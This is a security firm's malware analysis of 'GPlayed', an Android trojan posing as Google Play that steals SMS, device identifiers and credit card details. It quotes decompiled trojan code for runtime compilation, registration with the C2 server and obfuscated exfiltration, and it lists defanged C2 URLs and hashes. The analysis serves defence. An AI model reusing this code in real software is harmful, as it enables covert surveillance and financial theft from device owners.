
GPlayed Trojan - .Net playing with Google Market


blog.talosintelligence.com/2018/10/gplayedtrojan.html



This blog post is authored byVitor Ventura.

Introduction

In a world where everything is always connected, and mobile devices are involved in individuals' day-to-day lives more and more often, malicious actors are seeing increased opportunities to attack these devices. Cisco Talos has identified the latest attempt to penetrate mobile devices — a new Android trojan that we have dubbed "GPlayed." This is a trojan with many built-in capabilities. At the same time, it's extremely flexible, making it a very effective tool for malicious actors. The sample we analyzed uses an icon very similar to Google Apps, with the label "Google Play Marketplace" to disguise itself.




The malicious application is on the left-hand side.

What makes this malware extremely powerful is the capability to adapt after it's deployed. In order to achieve this adaptability, the operator has the capability to remotely load plugins, inject scripts and even compile new .NET code that can be executed. Our analysis indicates that this trojan is in its testing stage but given its potential, every mobile user should be aware of GPlayed. Mobile developers have recently begun eschewing traditional app stores and instead want to deliver their software directly through their own means. But GPlayed is an example of where this can go wrong, especially if a mobile user is not aware of how to distinguish a fake app versus a real one.

Trojan architecture and capabilities

This malware is written in .NET using the Xamarin environment for mobile applications. The main DLL is called "Reznov.DLL." This DLL contains one root class called "eClient," which is the core of the trojan. The imports reveal the use of a second DLL called "eCommon.dll." We determined that the "eCommon" file contains support code and structures that are platform independent. The main DLL also contains eClient subclasses that implement some of the native capabilities.

The package certificate is issued under the package name, which also resembles the name of the main DLL name.



Certificate information

The Android package is named "verReznov.Coampany." The application uses the label "Installer" and its name is "android.app.Application."

Package permissions


The trojan declares numerous permissions in the manifest, from which we should highlight the BIND_DEVICE_ADMIN, which provides nearly full control of the device to the trojan.

This trojan is highly evolved in its design. It has modular architecture implemented in the form of plugins, or it can receive new .NET source code, which will be compiled on the device in runtime.

```
public eScript(string name)
{
    this._name = name;
    this._eval = new Evaluator(new CompilerContext(new CompilerSettings
    {
        LoadDefaultReferences = true,
        AssemblyReferences =
        {
            "eClient.dll",
            "eCommon.dll"
        }
    }, new StreamReportPrinter(this._writer)));
    try
    {
        this._eval.Run("using eClient;");
        this._eval.Run("using eCommon.Network.Packets;");
        this._eval.Run("using eCommon.Network.Client;");
        this._eval.Run("using static eCommon.Network.Enums;");
        this._eval.Run("using Android.Widget;");
        this._eval.Run("using Android.Views;");
        this._eval.Run("using Android.App;");
        this._eval.Run("using Android.Content;");
        this._eval.Run("using Android.OS;");
        this._eval.Run("using Android.Runtime;");
        this._eval.Run("using Android.Util;");
        this._eval.Run("using eClient.Admin;");
        this._eval.Run("using eClient.UsageStats;");
        this._eval.Run("using eClient.GoogleCC;");
    }
    catch (Exception ex)
    {
        Log.Error("eScript", ex.ToString() + " " + this._writer.ToString());
        this._writer.Flush();
    }
}
```

Initialization of the compiler object

The plugins can be added in runtime, or they can be added as a package resource at packaging time. This means that the authors or the operators can add capabilities without the need to recompile and upgrade the trojan package on the device.



Trojan native capabilities

This is a full-fledged trojan with capabilities ranging from those of a banking trojan to a full spying trojan. This means that the malware can do anything from harvest the user's banking credentials, to monitoring the device's location. There are several indicators (see section "trojan activity" below) that it is in its last stages of development, but it has the potential to be a serious threat.

Trojan details

Upon boot, the trojan will start by populating a shared preferences file with the configuration it has on its internal structures. Afterward, it will start several timers to execute different tasks. The first timer will be fired on the configured interval (20 seconds in this case), pinging the command and control (C2) server. The response can either be a simple "OK," or can be a request to perform some action on the device. The second timer will run every five seconds and it will try to enable the WiFi if it's disabled. The third timer will fire every 10 seconds and will attempt to register the device into the C2 and register wake-up locks on the system to control the device's status.


During the trojan registration stage, the trojan exfiltrates private information such as the phone's model, IMEI, phone number and country. It will also report the version of Android that the phone is running and any additional capabilities.

```
public static bool Register()
{
    Register register = new Register();
    register.IMEI = eInfo.Get().GetIMEI();
    register.AndroidVersion = eInfo.Get().GetVersion();
    register.AndroidBuild = eInfo.Get().GetBuild();
    register.PhoneModel = eInfo.Get().GetModel();
    register.PhoneManufacturer = eInfo.Get().GetManufacturer();
    register.Country = eInfo.Get().GetCountry();
    register.PhoneNumber = eInfo.Get().GetPhoneNumber();
    register.IMSI = eInfo.Get().GetIMSI();
    register.SIMOperator = eInfo.Get().GetSimOperator();
    register.Capabilities = eConstants.GetCapabilities();
    eNetResponse eNetResponse = eNetwork.Get().Request(new eNetRequest(Enums.ERequest.Registration, register));
    if (eNetResponse.Code == Enums.EResponse.Ok)
    {
        Log.Info("Register", "Registered");
    }
    else
    {
        Log.Info("Register", "Failed to register");
    }
    return eNetResponse.Code == Enums.EResponse.Ok;
}
```

Device registration

This is the last of the three main timers that are created. The trojan will register the SMS handler, which will forward the contents and the sender of all of the SMS messages on the phone to the C2.


The final step in the trojan's initialization is the escalation and maintenance of privileges in the device. This is done both by requesting admin privileges on the device and asking the user to allow the application to access the device's settings.



Privilege escalation requests

The screens asking for the user's approval won't close unless the user approves the privilege escalation. If the user closes the windows, they will appear again due to the timer configuration.

After the installation of the trojan, it will wait randomly between three and five minutes to activate one of the native capabilities — these are implemented on the eClient subclass called "GoogleCC." This class will open a WebView with a Google-themed page asking for payment in order to use the Google services. This will take the user through several steps until it collects all the necessary credit card information, which will be checked online and exfiltrated to the C2. During this process, an amount of money, configured by the malicious operator, is requested to the user.



Steps to request the user's credit card information

In our sample configuration, the request for the views above cannot be canceled or removed from the screen — behaving just like a screen lock that won't be disabled without providing credit card information.

All communication with the C2 is done over HTTP. It will use either a standard web request or it will write data into a web socket if the first method fails. The C2 can also use WebSocket as a backup communication channel.

Before sending any data to the C2 using the trojan attempts to disguise its data, the data is serialized using JSON, which is then encoded in Base64. However, the trojan replaces the '=' by 'AAAZZZXXX', the '+' by '|' and the '/' by '.' to disguise the Base64.

```
string text2 = string.Concat(new object[]
{
    eConstants.Server,
    "?q=",
    eInfo.Get().GetIMEI(),
    "-",
    req.Code,
    ":",
    eUtility.Base64Encode(req.JSON).Replace("+", "|").Replace("=", "AAAZZZXXX").Replace("/", ".")
});
```
Request encoding process

The HTTP requests follow the format below, while on the WebSocket only the query data is written.

<server path>?q=<IMEI>-<REQUEST CODE>:<Obfuscated Base64 encoded data>


As is common with trojans, the communication is always initiated by the trojan on the device to the C2. The request codes are actually replies to the C2 action requests, which are actually called "responses." There are 27 response codes that the C2 can use to make requests to the trojan, which pretty much match what's listed in the capabilities section.

- Error
- Registration
- Ok
- Empty
- SendSMS
- RequestGoogleCC
- Wipe
- OpenBrowser
- SendUSSD
- RequestSMSList
- RequestAppList
- RequestLocation
- ShowNotification
- SetLockPassword
- LockNow
- MuteSound
- LoadScript
- LoadPlugin
- ServerChange
- StartApp
- CallPhone
- SetPingTimer
- SMSBroadcast
- RequestContacts
- AddInject
- RemoveInject
- Evaluate

Another feature of this trojan is the ability to register injects, which are JavaScript snippets of code. These will be executed in a WebView object created by the trojan. This gives the operators the capability to trick the user into accessing any site while stealing the user's cookies or forging form fields, like account numbers or phone numbers.

Trojan activity

At the time of the writing of this post, all URLs (see IOC section) found on the sample were inactive, and it does not seem to be widespread. There are some indicators that this sample is just a test sample on its final stages of development. There are several strings and labels still mentioning 'test' or 'testcc' — even the URL used for the credit card data exfiltration is named "testcc.php."



Debug information on logcat

Another indicator is the amount of debugging information the trojan is still generating — a production-level trojan would keep its logging to a minimum.

The only sample was found on public repositories and almost seemed to indicate a test run to determine the detection ratio of the sample. We have observed this trojan being submitted to public antivirus testing platforms, once as a package and once for each DLL to determine the detection ratio. The sample analyzed was targeted at Russian-speaking users, as most of the user interaction pages are written in Russian. However, given the way the trojan is built, it is highly customizable, meaning that adapting it to a different language would be extremely easy. The wide range of capabilities doesn't limit this trojan to a specific malicious activity like a banking trojan or a ransomware. This makes it impossible to create a target profile.

Conclusion

This trojan shows a new path for threats to evolve. Having the ability to move code from desktops to mobile platforms with no effort, like the eCommon.DLL demonstrates that malicious actors can create hybrid threats faster and with fewer resources involved than ever before. This trojan's design and implementation is of an uncommonly high level, making it a dangerous threat. These kinds of threats will become more common, as more and more companies decide to publish their software directly to consumers.

There have been several recent examples of companies choosing to release their software directly to consumers, bypassing traditional storefronts. The average user might not have the necessary skills to distinguish legitimate sites from malicious ones. We've seen that this has been the case for many years with spear-phishing campaigns on desktop and mobile platforms, so, unfortunately, it doesn't seem that this will change any time soon. And this just means attackers will continue to be successful.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of compromise (IOC)

URLs
hxxp://5.9.33.226:5416

hxxp://172.110.10.171:85/testcc.php
hxxp://sub1.tdsworker.ru:5555/3ds/

Hash values
Package.apk -
A342a16082ea53d101f556b50532651cd3e3fdc7d9e0be3aa136680ad9c6a69f
eCommon.dl - 604deb75eedf439766896f05799752de268baf437bf89a7185540627ab4a4bd1
Reznov.dll - 17b8665cdbbb94482ca970a754d11d6e29c46af6390a2d8e8193d8d6a527dec3

Custom activity prefix
com.cact.CAct